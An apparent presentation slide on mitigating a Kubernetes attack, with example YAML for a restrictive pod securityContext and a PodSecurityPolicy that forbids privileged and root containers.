
Search for system fs mount

Attack 3: Mitigation

- Pod Permission Restrictions
- Pod Security Policies

```
apiVersion: v1
  kind: Pod
  metadata:
    name: security-context-demo
  spec:
    securityContext:
      runAsUser: 1000
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: true
```

```
apiVersion: extensions/v1beta1
kind: PodSecurityPolicy
metadata:
  name: example
spec:
  privileged: false
  runAsUser:
    rule: MustRunAsNonRoot
  seLinux:
    rule: RunAsAny
  fsGroup:
    rule: RunAsAny
  supplementalGroups:
    rule: RunAsAny
  volumes:
  - 'nfs'
```



Questions?